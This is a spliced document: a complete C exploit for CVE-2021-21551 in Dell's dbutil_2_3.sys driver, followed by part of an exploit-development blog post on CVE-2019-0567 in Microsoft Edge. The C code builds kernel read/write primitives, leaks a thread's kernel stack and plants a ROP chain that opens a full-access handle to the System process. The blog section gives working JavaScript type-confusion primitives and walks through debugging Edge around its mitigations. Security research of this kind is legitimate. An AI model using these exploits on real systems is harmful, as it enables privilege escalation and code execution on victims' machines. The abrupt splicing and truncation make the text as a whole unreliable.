    WORD                 Id;
    WORD                 Rank;
    WORD                 w018;
    WORD                 NameOffset;
    BYTE                 Name[256];
} SYSTEM_MODULE, * PSYSTEM_MODULE;

typedef struct SYSTEM_MODULE_INFORMATION {
    ULONG                ModulesCount;
    SYSTEM_MODULE        Modules[1];
} SYSTEM_MODULE_INFORMATION, * PSYSTEM_MODULE_INFORMATION;

typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO
{
    ULONG ProcessId;
    UCHAR ObjectTypeNumber;
    UCHAR Flags;
    USHORT Handle;
    void* Object;
    ACCESS_MASK GrantedAccess;
} SYSTEM_HANDLE, * PSYSTEM_HANDLE;

typedef struct _SYSTEM_HANDLE_INFORMATION
{
    ULONG NumberOfHandles;
    SYSTEM_HANDLE Handles[1];
} SYSTEM_HANDLE_INFORMATION, * PSYSTEM_HANDLE_INFORMATION;

// Prototype for ntdll!NtQuerySystemInformation
typedef NTSTATUS(WINAPI* NtQuerySystemInformation_t)(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);

typedef struct _CLIENT_ID {
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID;

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

typedef struct _OBJECT_ATTRIBUTES {
    ULONG           Length;
    HANDLE          RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG           Attributes;
    PVOID           SecurityDescriptor;
    PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
//
// CVE-2021-21551 (HVCI-compliant)
// Author: Connor McGarr (@33y0re)
//

#include "ntdll.h"
#include <stdio.h>

//
// Vulnerable IOCTL codes
//
#define IOCTL_WRITE_CODE 0x9B0C1EC8
#define IOCTL_READ_CODE 0x9B0C1EC4

//
// NTSTATUS codes
//
#define STATUS_INFO_LENGTH_MISMATCH 0xC0000004
#define STATUS_SUCCESS 0x00000000

/**
 * @brief Function to arbitrarily read kernel memory.
 *
 * This function is able to take kernel mode memory, dereference it
 * and return it to user-mode.
 *
 * @param inHandle - A valid handle to the dbutil_2_3.sys.
 * @param WHAT - The kernel-mode memory to be dereferenced/read.
 * @return The dereferenced contents of the kernel-mode memory.

 */
ULONG64 read64(HANDLE inHandle, ULONG64 WHAT)
{
	//
	// Buffer to send to the driver (read primitive)
	//
	ULONG64 inBuf[4] = { 0 };

	//
	// Values to send
	//
	ULONG64 one = 0x4141414141414141;
	ULONG64 two = WHAT;
	ULONG64 three = 0x0000000000000000;
	ULONG64 four = 0x0000000000000000;

	//
	// Assign the values
	//
	inBuf[0] = one;
	inBuf[1] = two;
	inBuf[2] = three;
	inBuf[3] = four;

	//
	// Interact with the driver
	//
	DWORD bytesReturned = 0;

	BOOL interact = DeviceIoControl(
		inHandle,
		IOCTL_READ_CODE,
		&inBuf,
		sizeof(inBuf),
		&inBuf,
		sizeof(inBuf),
		&bytesReturned,
		NULL
	);

	//
	// Error handling
	//
	if (!interact)
	{
		//
		// Bail out
		//
		goto exit;

	}
	else
	{
		//
		// Return the QWORD
		//
		return inBuf[3];
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Close the handle before exiting
	//
	CloseHandle(
		inHandle
	);

	//
	// Return an error
	//
	return (ULONG64)1;
}

/**
 * @brief Function used to arbitrarily write to kernel memory.
 *
 * This function is able to take kernel mode memory
 * and write user-supplied data to said memory
 * 1 QWORD (ULONG64) at a time.
 *
 * @param inHandle - A valid handle to the dbutil_2_3.sys.
 * @param WHERE - The data the user wishes to write to kernel mode.
 * @param WHAT - The kernel-mode memory to be written to.
 * @return Result of the operation in the form of a boolean.
 */
BOOL write64(HANDLE inHandle, ULONG64 WHERE, ULONG64 WHAT)
{
	//
	// Buffer to send to the driver (write primitive)
	//
	ULONG64 inBuf1[4] = { 0 };

	//
	// Values to send
	//
	ULONG64 one1 = 0x4141414141414141;
	ULONG64 two1 = WHERE;
	ULONG64 three1 = 0x0000000000000000;
	ULONG64 four1 = WHAT;

	//
	// Assign the values
	//
	inBuf1[0] = one1;
	inBuf1[1] = two1;
	inBuf1[2] = three1;
	inBuf1[3] = four1;

	//
	// Interact with the driver
	//
	DWORD bytesReturned1 = 0;

	BOOL interact = DeviceIoControl(
		inHandle,
		IOCTL_WRITE_CODE,
		&inBuf1,
		sizeof(inBuf1),
		&inBuf1,
		sizeof(inBuf1),
		&bytesReturned1,
		NULL
	);

	//
	// Error handling
	//
	if (!interact)
	{
		//
		// Bail out
		//
		goto exit;

	}
	else
	{
		//
		// Return TRUE
		//
		return TRUE;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Close the handle before exiting
	//
	CloseHandle(
		inHandle
	);

	//
	// Return FALSE (arbitrary write failed)
	//
	return FALSE;
}

/**
 * @brief Function to obtain a handle to the dbutil_2_3.sys driver.
 * @param Void.
 * @return The handle to the driver.
 */
HANDLE getHandle(void)
{
	//
	// Obtain a handle to the driver
	//
	HANDLE driverHandle = CreateFileA(
		"\\\\.\\DBUtil_2_3",
		FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
		0x0,
		NULL,
		OPEN_EXISTING,
		0x0,
		NULL
	);

	//
	// Error handling
	//
	if (driverHandle == INVALID_HANDLE_VALUE)
	{
		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// Return the driver handle
		//
		return driverHandle;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an invalid handle
	//
	return (HANDLE)-1;
}

/**
 * @brief Function used for LPTHREAD_START_ROUTINE
 *
 * This function is used by the "dummy thread" as
 * the entry point. It isn't important, so we can
 * just make it "return"
 *
 * @param Void.
 * @return Void.
 */
void randomFunction(void)
{
	return;
}

/**
 * @brief Function used to create a "dummy thread"
 *
 * This function creates a "dummy thread" that is suspended.
 * This allows us to leak the kernel-mode stack of this thread.
 *
 * @param Void.
 * @return A handle to the "dummy thread"
 */
HANDLE createdummyThread(void)
{
	//
	// Invoke CreateThread
	//
	HANDLE dummyThread = CreateThread(
		NULL,
		0,
		(LPTHREAD_START_ROUTINE)randomFunction,
		NULL,
		CREATE_SUSPENDED,
		NULL
	);

	//
	// Error handling
	//
	if (dummyThread == (HANDLE)-1)
	{
		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// Return the handle to the thread
		//
		return dummyThread;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an invalid handle
	//
	return (HANDLE)-1;
}

/**
 * @brief Function to resolve ntdll!NtQuerySystemInformation.
 *
 * This function is used to resolve ntdll!NtQuerySystemInformation.
 * ntdll!NtQuerySystemInformation allows us to leak kernel-mode
 * memory, useful to our exploit, to user mode from a medium
 * integrity process.
 *
 * @param Void.
 * @return A pointer to ntdll!NtQuerySystemInformation.

 */
NtQuerySystemInformation_t resolveFunc(void)
{
	//
	// Obtain a handle to ntdll.dll (where NtQuerySystemInformation lives)
	//
	HMODULE ntdllHandle = GetModuleHandleW(L"ntdll.dll");

	//
	// Error handling
	//
	if (ntdllHandle == NULL)
	{
		// Bail out
		goto exit;
	}

	//
	// Resolve ntdll!NtQuerySystemInformation
	//
	NtQuerySystemInformation_t func = (NtQuerySystemInformation_t)GetProcAddress(
		ntdllHandle,
		"NtQuerySystemInformation"
	);

	//
	// Error handling
	//
	if (func == NULL)
	{
		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// Print update
		//
		printf("[+] ntdll!NtQuerySystemInformation: 0x%p\n", func);

		//
		// Return the address
		//
		return func;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an error
	//
	return (NtQuerySystemInformation_t)1;
}

/**
 * @brief Function used to leak the KTHREAD object
 *
 * This function leverages NtQuerySystemInformation (by
 * calling resolveFunc() to get NtQuerySystemInformation's
 * location in memory) to leak the KTHREAD object associated
 * with our previously created "dummy thread"
 *
 * @param dummythreadHandle - A handle to the "dummy thread"
 * @return A pointer to the KTHREAD object
 */
ULONG64 leakKTHREAD(HANDLE dummythreadHandle)
{
	//
	// Set the NtQuerySystemInformation return value to STATUS_INFO_LENGTH_MISMATCH for call to NtQuerySystemInformation
	//
	NTSTATUS retValue = STATUS_INFO_LENGTH_MISMATCH;

	//
	// Resolve ntdll!NtQuerySystemInformation
	//
	NtQuerySystemInformation_t NtQuerySystemInformation = resolveFunc();

	//
	// Error handling
	//
	if (NtQuerySystemInformation == (NtQuerySystemInformation_t)1)
	{
		//
		// Print update
		//
		printf("[-] Error! Unable to resolve ntdll!NtQuerySystemInformation. Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Set size to 1 and loop the call until we reach the needed size
	//
	int size = 1;

	//
	// Output size
	//
	int outSize = 0;

	//
	// Output buffer
	//
	PSYSTEM_HANDLE_INFORMATION out = (PSYSTEM_HANDLE_INFORMATION)malloc(size);

	//
	// Error handling
	//
	if (out == NULL)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// do/while to allocate enough memory necessary for NtQuerySystemInformation
	//
	do
	{
		//
		// Free the previous memory
		//
		free(out);

		//
		// Increment the size
		//
		size = size * 2;

		//
		// Allocate more memory with the updated size
		//
		out = (PSYSTEM_HANDLE_INFORMATION)malloc(size);

		//
		// Error handling
		//
		if (out == NULL)
		{
			//
			// Bail out
			//
			goto exit;
		}

		//
		// Invoke NtQuerySystemInformation
		//
		retValue = NtQuerySystemInformation(
			SystemHandleInformation,
			out,
			(ULONG)size,
			&outSize
		);
	} while (retValue == STATUS_INFO_LENGTH_MISMATCH);

	//
	// Verify the NTSTATUS code which broke the loop is STATUS_SUCCESS
	//
	if (retValue != STATUS_SUCCESS)
	{
		//
		// Is out == NULL? If so, malloc failed and we can't free this memory
		// If it is NOT NULL, we can assume this memory is allocated. Free
		// it accordingly
		//
		if (out != NULL)
		{
			//
			// Free the memory
			//
			free(out);

			//
			// Bail out
			//
			goto exit;
		}

		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// NtQuerySystemInformation should have succeeded
		// Parse all of the handles, find the current thread handle, and leak the corresponding object
		//
		for (ULONG i = 0; i < out->NumberOfHandles; i++)
		{
			//
			// Store the current object's type number
			// Thread object = 0x8
			//
			DWORD objectType = out->Handles[i].ObjectTypeNumber;

			//
			// Are we dealing with a handle from the current process?
			//
			if (out->Handles[i].ProcessId == GetCurrentProcessId())
			{
				//
				// Is the handle the handle of the "dummy" thread we created?
				//
				if (dummythreadHandle == (HANDLE)out->Handles[i].Handle)
				{
					//
					// Grab the actual KTHREAD object corresponding to the current thread
					//
					ULONG64 kthreadObject = (ULONG64)out->Handles[i].Object;

					//
					// Free the memory
					//
					free(out);

					//
					// Return the KTHREAD object
					//
					return kthreadObject;
				}
			}
		}
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Close the handle to the "dummy thread"
	//
	CloseHandle(
		dummythreadHandle
	);

	//
	// Return the NTSTATUS error
	//
	return (ULONG64)retValue;
}

/**
 * @brief Function used resolve the base address of ntoskrnl.exe.
 * @param Void.
 * @return ntoskrnl.exe base
 */
ULONG64 resolventBase(void)
{
	//
	// Array to receive kernel-mode addresses
	//
	LPVOID* lpImageBase = NULL;

	//
	// Size of the input array
	//
	DWORD cb = 0;

	//
	// Size of the array output (all load addresses).
	//
	DWORD lpcbNeeded = 0;

	//
	// Invoke EnumDeviceDrivers (and have it fail)
	// to receive the needed size of lpImageBase
	//
	EnumDeviceDrivers(
		lpImageBase,
		cb,
		&lpcbNeeded
	);

	//
	// lpcbNeeded should contain needed size
	//
	lpImageBase = (LPVOID*)malloc(lpcbNeeded);

	//
	// Error handling
	//
	if (lpImageBase == NULL)
	{
		//
		// Bail out
		// 
		goto exit;
	}

	//
	// Assign lpcbNeeded to cb (cb needs to be size of the lpImageBase
	// array).
	//
	cb = lpcbNeeded;

	//
	// Invoke EnumDeviceDrivers properly.
	//
	BOOL getAddrs = EnumDeviceDrivers(
		lpImageBase,
		cb,
		&lpcbNeeded
	);

	//
	// Error handling
	//
	if (!getAddrs)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// The first element of the array is ntoskrnl.exe.
	//
	return (ULONG64)lpImageBase[0];

//
// Execution reaches here if an error occurs
//
exit:

	//
	// Return an error.
	//
	return (ULONG64)1;
}

/**
 * @brief Function used write a ROP chain to the kernel-mode stack
 *
 * This function takes the previously-leaked KTHREAD object of
 * our "dummy thread", extracts the StackBase member of the object
 * and writes the ROP chain to the kernel-mode stack leveraging the
 * write64() function.
 *
 * @param inHandle - A valid handle to the dbutil_2_3.sys.
 * @param dummyThread - A valid handle to our "dummy thread" in order to resume it.
 * @param KTHREAD - The KTHREAD object associated with the "dummy" thread.
 * @param ntBase - The base address of ntoskrnl.exe.
 * @return Result of the operation in the form of a boolean.
 */
BOOL constructROPChain(HANDLE inHandle, HANDLE dummyThread, ULONG64 KTHREAD, ULONG64 ntBase)
{
	//
	// KTHREAD.StackBase = KTHREAD + 0x38
	//
	ULONG64 kthreadstackBase = KTHREAD + 0x38;

	//
	// Dereference KTHREAD.StackBase to leak the stack
	//
	ULONG64 stackBase = read64(inHandle, kthreadstackBase);

	//
	// Error handling
	//
	if (stackBase == (ULONG64)1)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Leaked kernel-mode stack: 0x%llx\n", stackBase);

	//
	// Variable to store our target return address for nt!KiApcInterrupt
	//
	ULONG64 retAddr = 0;

	//
	// Leverage the arbitrary write primitive to read the entire contents of the stack (seven pages = 0x7000)
	// 0x7000 isn't actually commited, so we start with 0x7000-0x8, since the stack grows towards the lower
	// addresses.
	//
	for (int i = 0x8; i < 0x7000 - 0x8; i += 0x8)
	{
		//
		// Invoke read64() to dereference the stack
		//
		ULONG64 value = read64(inHandle, stackBase - i);

		//
		// Kernel-mode address?
		//
		if ((value & 0xfffff00000000000) == 0xfffff00000000000)
		{
			//
			// nt!KiApcInterrupt+0x328?
			//
			if (value == ntBase + 0x41b718)
			{
				//
				// Print update
				//
				printf("[+] Leaked target return address of nt!KiApcInterrupt!\n");

				//
				// Store the current value of stackBase - i, which is nt!KiApcInterrupt+0x328
				//
				retAddr = stackBase - i;

				//
				// Break the loop if we find our address
				//
				break;
			}
		}

		//
		// Reset the value
		//
		value = 0;
	}

	//
	// Print update
	//
	printf("[+] Stack address: 0x%llx contains nt!KiApcInterrupt+0x328!\n", retAddr);

	//
	// Handle to the System process
	//
	HANDLE systemprocHandle = NULL;

	//
	// CLIENT_ID
	//
	CLIENT_ID clientId = { 0 };
	clientId.UniqueProcess = ULongToHandle(4);
	clientId.UniqueThread = NULL;

	//
	// Declare OBJECT_ATTRIBUTES
	//
	OBJECT_ATTRIBUTES objAttrs = { 0 };

	//
	// memset the buffer to 0
	//
	memset(&objAttrs, 0, sizeof(objAttrs));

	//
	// Set members
	//
	objAttrs.ObjectName = NULL;
	objAttrs.Length = sizeof(objAttrs);
	
	//
	// Begin ROP chain
	//
	write64(inHandle, retAddr, ntBase + 0xa50296);				// 0x140a50296: pop rcx ; ret ; \x40\x59\xc3 (1 found)
	write64(inHandle, retAddr + 0x8, &systemprocHandle);		// HANDLE (to receive System process handle)
	write64(inHandle, retAddr + 0x10, ntBase + 0x99493a);		// 0x14099493a: pop rdx ; ret ; \x5a\x46\xc3 (1 found)
	write64(inHandle, retAddr + 0x18, PROCESS_ALL_ACCESS);		// PROCESS_ALL_ACCESS
	write64(inHandle, retAddr + 0x20, ntBase + 0x2e8281);		// 0x1402e8281: pop r8 ; ret ; \x41\x58\xc3 (1 found)
	write64(inHandle, retAddr + 0x28, &objAttrs);				// OBJECT_ATTRIBUTES
	write64(inHandle, retAddr + 0x30, ntBase + 0x42a123);		// 0x14042a123: pop r9 ; ret ; \x41\x59\xc3 (1 found)
	write64(inHandle, retAddr + 0x38, &clientId);				// CLIENT_ID
	write64(inHandle, retAddr + 0x40, ntBase + 0x6360a6);		// 0x1406360a6: pop rax ; ret ; \x58\xc3 (1 found)
	write64(inHandle, retAddr + 0x48, ntBase + 0x413210);		// nt!ZwOpenProcess
	write64(inHandle, retAddr + 0x50, ntBase + 0xab533e);		// 0x140ab533e: jmp rax; \x48\xff\xe0 (1 found)
	write64(inHandle, retAddr + 0x58, ntBase + 0xa50296);		// 0x140a50296: pop rcx ; ret ; \x40\x59\xc3 (1 found)
	write64(inHandle, retAddr + 0x60, (ULONG64)dummyThread);	// HANDLE to the dummy thread
	write64(inHandle, retAddr + 0x68, ntBase + 0x99493a);		// 0x14099493a: pop rdx ; ret ; \x5a\x46\xc3 (1 found)
	write64(inHandle, retAddr + 0x70, 0x0000000000000000);		// Set exit code to STATUS_SUCCESS
	write64(inHandle, retAddr + 0x78, ntBase + 0x6360a6);		// 0x1406360a6: pop rax ; ret ; \x58\xc3 (1 found)
	write64(inHandle, retAddr + 0x80, ntBase + 0x4137b0);		// nt!ZwTerminateThread
	write64(inHandle, retAddr + 0x88, ntBase + 0xab533e);		// 0x140ab533e: jmp rax; \x48\xff\xe0 (1 found)
	
	//
	// Resume the thread to kick off execution
	//
	ResumeThread(dummyThread);

	//
	// Sleep Project2.ee for 1 second to allow the print update
	// to accurately display the System process handle
	//
	Sleep(1000);

	//
	// Print update
	//
	printf("[+] System process HANDLE: 0x%p\n", systemprocHandle);

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return the NTSTATUS error
	//
	return (ULONG64)1;
}

/**
 * @brief Exploit entry point.
 * @param Void.
 * @return Success (0) or failure (1).
 */
int main(void)
{
	//
	// Invoke getHandle() to get a handle to dbutil_2_3.sys
	//
	HANDLE driverHandle = getHandle();

	//
	// Error handling
	//
	if (driverHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't get a handle to dbutil_2_3.sys. Error: 0x%lx", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: %p\n", driverHandle);

	//
	// Invoke getthreadHandle() to create our "dummy thread"
	//
	HANDLE getthreadHandle = createdummyThread();

	//
	// Error handling
	//
	if (getthreadHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't create the \"dummy thread\". Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Created the \"dummy thread\"!\n");

	//
	// Invoke leakStack()
	//
	ULONG64 kthread = leakKTHREAD(getthreadHandle);

	//
	// Error handling (Negative value? NtQuerySystemInformation returns a negative NTSTATUS if it fails)
	//
	if ((!kthread & 0x80000000) == 0x80000000)
	{
		//
		// Print update
		// kthread is an NTSTATUS code if execution reaches here
		//
		printf("[-] Error! Unable to leak the KTHREAD object of the \"dummy thread\". Error: 0x%llx\n", kthread);

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Error handling (kthread isn't negative - but is it a kernel-mode address?)
	//
	else if ((!kthread & 0xffff00000000000) == 0xffff00000000000 || ((!kthread & 0xfffff00000000000) == 0xfffff00000000000))
	{
		//
		// Print update
		// kthread is an NTSTATUS code if execution reaches here
		//
		printf("[-] Error! Unable to leak the KTHREAD object of the \"dummy thread\". Error: 0x%llx\n", kthread);

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] \"Dummy thread\" KTHREAD object: 0x%llx\n", kthread);

	//
	// Invoke resolventBase() to retrieve the load address of ntoskrnl.exe
	//
	ULONG64 ntBase = resolventBase();

	//
	// Error handling
	//
	if (ntBase == (ULONG64)1)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// Invoke constructROPChain() to build our ROP chain and kick off execution
	//
	BOOL createROP = constructROPChain(driverHandle, getthreadHandle, kthread, ntBase);

	//
	// Error handling
	//
	if (!createROP)
	{
		//
		// Print update
		//
		printf("[-] Error! Unable to construct the ROP chain. Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an error
	//
	return 1;
}

Peace, love, and positivity :-).

Exploit Development: Browser Exploitation on Windows - CVE-2019-0567, A Microsoft Edge Type Confusion Vulnerability (Part 3)

Introduction

In part one of this blog series on “modern” browser exploitation, targeting Windows, we took a look at how JavaScript manages objects in memory via the Chakra/ChakraCore JavaScript engine and saw how type confusion vulnerabilities arise. In part two we took a look at Chakra/ChakraCore exploit primitives and turning our type confusion proof-of-concept into a working exploit on ChakraCore, while dealing with ASLR, DEP, and CFG. In part three, this post, we will close out this series by making a few minor tweaks to our exploit primitives to go from ChakraCore to Chakra (the closed-source version of ChakraCore which Microsoft Edge runs on in various versions of Windows 10). After porting our exploit primitives to Edge, we will then gain full code execution while bypassing Arbitrary Code Guard (ACG), Code Integrity Guard (CIG), and other minor mitigations in Edge, most notably “no child processes” in Edge. The final result will be a working exploit that can gain code execution with ASLR, DEP, CFG, ACG, CIG, and other mitigations enabled.

From ChakraCore to Chakra

Since we already have a working exploit for ChakraCore, we now need to port it to Edge. As we know, Chakra (Edge) is the “closed-source” variant of ChakraCore. There are not many differences between how our exploits will look (in terms of exploit primitives). The only thing we need to do is update a few of the offsets from our ChakraCore exploit to be compliant with the version of Edge we are exploiting. Again, as mentioned in part one, we will be using an UNPATCHED version of Windows 10 1703 (RS2). Below is an output of winver.exe, which shows the build number (15063.0) we are using. The version of Edge we are using has no patches and no service packs installed.
Moving on, below you can find the code that we will be using as a template for our exploitation. We will name this file exploit.html and save it to our Desktop (feel free to save it anywhere you would like).

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");
}
</script>

Nothing about this code differs in the slightest from our previous exploit.js code, except for the fact we are now using an HTML, as obviously this is the type of file Edge expects as it’s a web browser. This also means that we have replaced print() functions with proper document.write() HTML methods in order to print our exploit output to the screen. We have also added a <script></script> tag to allow us to execute our malicious JavaScript in the browser. Additionally, we added functionality in the <button onclick="main()">Click me to exploit CVE-2019-0567!</button> line, where our exploit won’t be executed as soon as the web page is opened. Instead, this button allows us choose when we want to detonate our exploit. This will aid us in debugging as we will see shortly.

Once we have saved exploit.html, we can double-click on it and select Microsoft Edge as the application we want to open it with. From there, we should be presented with our Click me to exploit CVE-2019-0567 button.

After we have loaded the web page, we can then click on the button to run the code presented above for exploit.html.
As we can see, everything works as expected (per our post number two in this blog series) and we leak the vftable from one of our DataView objects, from our exploit primitive, which is a pointer into chakra.dll. However, as we are exploiting Edge itself now and not the ChakraCore engine, computation of the base address of chakra.dll will be slightly different. To do this, we need to debug Microsoft Edge in order to compute the distance between our leaked address and chakra.dll’s base address. With that said, we will need to talk about debugging Edge in order to compute the base address of chakra.dll.

We will begin by making use of Process Hacker to aid in our debugging. After downloading Process Hacker, we can go ahead and start it.
After starting Process Hacker, let’s go ahead and re-open exploit.html but do not click on the Click me to exploit CVE-2019-0567 button yet.

Coming back to Process Hacker, we can see two MicrosoftEdgeCP.exe processes and a MicrosoftEdge.exe process.
Where do these various processes come from? As the CP in MicrosoftEdgeCP.exe infers, these are Microsoft Edge content processes. A content process, also known as a renderer process, is the actual component of the browser which executes the JavaScript, HTML, and CSS code a user interfaces with. In this case, we can see two MicrosoftEdgeCP.exe processes. One of these processes refers to the actual content we are seeing (the actual exploit.html web page). The other MicrosoftEdgeCP.exe process is technically not a content process, per se, and is actually the out-of-process JIT server which we talked about previously in this blog series. What does this actually mean?

JIT’d code is code that is generated as readable, writable, and executable (RWX). This is also known as “dynamic code” which is generated at runtime, and it doesn’t exist when the Microsoft Edge processes are spawned. We will talk about Arbitrary Code Guard (ACG) in a bit, but at a high level ACG prohibits any dynamic code (amongst other nuances we will speak of at the appropriate time) from being generated which is readable, writable, and executable (RWX). Since ACG is a mitigation, which was actually developed with browser exploitation and Edge in mind, there is a slight usability issue. Since JIT’d code is a massive component of a modern day browser, this automatically makes ACG incompatible with Edge. If ACG is enabled, then how can JIT’d code be generated, as it is RWX? The solution to this problem is by leveraging an out-of-process JIT server (located in the second MicrosoftEdgeCP.exe process).

This JIT server process has Arbitrary Code Guard disabled. The reason for this is because the JIT process doesn’t handle any execution of “untrusted” JavaScript code - meaning the JIT server can’t really be exploited by browser exploitation-related primitives, like a type confusion vulnerability (we will prove this assumption false with our ACG bypass). The reason is that since the JIT process doesn’t execute any of that JavaScript, HTML, or CSS code, meaning we can infer the JIT server doesn’t handled any “untrusted code”, a.k.a JavaScript provided by a given web page, we can infer that any code running within the JIT server is “trusted” code and therefore we don’t need to place “unnecessary constraints” on the process. With the out-of-process JIT server having no ACG-enablement, this means the JIT server process is now compatible with “JIT” and can generate the needed RWX code that JIT requires. The main issue, however, is how do we get this code (which is currently in a separate process) into the appropriate content process where it will actually be executed?

The way this works is that the out-of-process JIT server will actually take any JIT’d code that needs to be executed, and it will inject it into the content processes that contain the JavaScript code to be executed with proper permissions that are ACG complaint (generally readable/executable). So, at a high level, this out-of-process JIT server performs process injection to map the JIT’d code into the content processes (which has ACG enabled). This allows the Edge content processes, which are responsible for handling untrusted code like a web page that hosts malicious JavaScript to perform memory corruption (e.g. exploit.html), to have full ACG support.

Lastly, we have the MicrosoftEdge.exe process which is known as the browser process. It is the “main” process which helps to manage things like network requests and file access.

Armed with the above information, let’s now turn our attention back to Process Hacker.

The obvious point we can make is that when we do our exploit debugging, we know the content process is responsible for execution of the JavaScript code within our web page - meaning that it is the process we need to debug as it will be responsible for execution of our exploit. However, since the out-of-process JIT server is technically named as a content process, this makes for two instances of MicrosoftEdgeCP.exe. How do we know which is the out-of-process JIT server and which is the actual content process? This probably isn’t the best way to tell, but the way I figured this out with approximately 100% accuracy is by looking at the two content processes (MicrosoftEdgeCP.exe) and determining which one uses up more RAM. In my testing, the process which uses up more RAM is the target process for debugging (as it is significantly more, and makes sense as the content process has to load JavaScript, HTML, and CSS code into memory for execution). With that in mind, we can break down the process tree as such (based on the Process Hacker image above):

  1. MicrosoftEdge.exe - PID 3740 (browser process)
  2. MicrosoftEdgeCP.exe - PID 2668 (out-of-process JIT server)
  3. MicrosoftEdgeCP.exe - PID 2512 (content process - our “exploiting process” we want to debug).

With the aforementioned knowledge we can attach PID 2512 (our content process, which will likely differ on your machine) to WinDbg and know that this is the process responsible for execution of our JavaScript code. More importantly, this process loads the Chakra JavaScript engine DLL, chakra.dll.
After confirming chakra.dll is loaded into the process space, we then can click out Click me to exploit CVE-2019-0567 button (you may have to click it twice). This will run our exploit, and from here we can calculate the distance to chakra.dll in order to compute the base of chakra.dll.

As we can see above, the leaked vftable pointer is 0x5d0bf8 bytes away from chakra.dll. We can then update our exploit script to the following code, and confirm this to be the case.

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
